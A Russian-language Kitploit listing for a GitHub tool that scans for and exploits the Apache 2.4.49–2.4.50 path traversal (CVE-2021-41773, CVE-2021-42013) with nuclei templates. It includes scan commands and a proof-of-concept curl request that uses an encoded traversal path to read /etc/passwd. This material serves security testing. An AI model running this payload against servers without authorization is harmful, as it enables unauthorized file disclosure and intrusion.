
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
apache-vulnerable — Обнаруживает уязвимости обхода пути Apache HTTP Server (CVE-2021-41773, CVE-2021-42013) путём проверки раскрытия /etc/passwd с помощью различных техник обхода. | Kitploit
Инструменты/GitHubGitHub/psibot/apache-vulnerable
Сканеры уязвимостейСканеры веб-уязвимостейАнализ уязвимостейЭксплуатацияВеб-безопасностьТестирование на Проникновение
GitHubpsibot/apache-vulnerable

apache-vulnerable

Обнаруживает уязвимости обхода пути Apache HTTP Server (CVE-2021-41773, CVE-2021-42013) путём проверки раскрытия /etc/passwd с помощью различных техник обхода.

Репозиторий
1391 год назадЕщё не проверено
Поделиться

Сканирование версий Apache «ZERO-DAY»

Apache Version 2.4.49 and 2.4.50

(CVE-2021-41773) and (CVE-2021-42013)

Как использовать :

Вам понадобится nuclei!

https://github.com/projectdiscovery/nuclei

Проверьте локальную установку nuclei и протестируйте шаблон

nuclei -t apache-vulnerable-versions.yaml -vv

и

nuclei -t apache-path-traversal-rce-v2.yaml -vv

Вы должны увидеть:


[apache-vulnerable-versions] Vulnerable Apache Versions (2.4.49-2.4.50) (@psibot) [high]

и


[apache-path-traversal-passwd] Apache Path Traversal - /etc/passwd Exposure (@psibot) [critical]

Чтобы просканировать цель:

nuclei --silent -t apache-vulnerable-versions.yaml -u https://*.*.*.*:port

Чтобы просканировать цели из файла:

nuclei --silent -t apache-vulnerable-versions.yaml -l hosts.txt

Информация о шаблонах Nuclei

apache-vulnerable-versions.yaml - Определяет версию Apache и выводит HIGH, если уязвим.
apache-vulnerable-versions.yaml

apache-path-traversal-rce-v2.yaml - Запустит эксплойт и покажет уязвимый путь. Выдаст CRITICAL, если уязвим.
apache-path-traversal-rce-v2.yaml


POC:

curl -s -k https://135.*.120.*:8443/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
POC

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    259
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    257

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






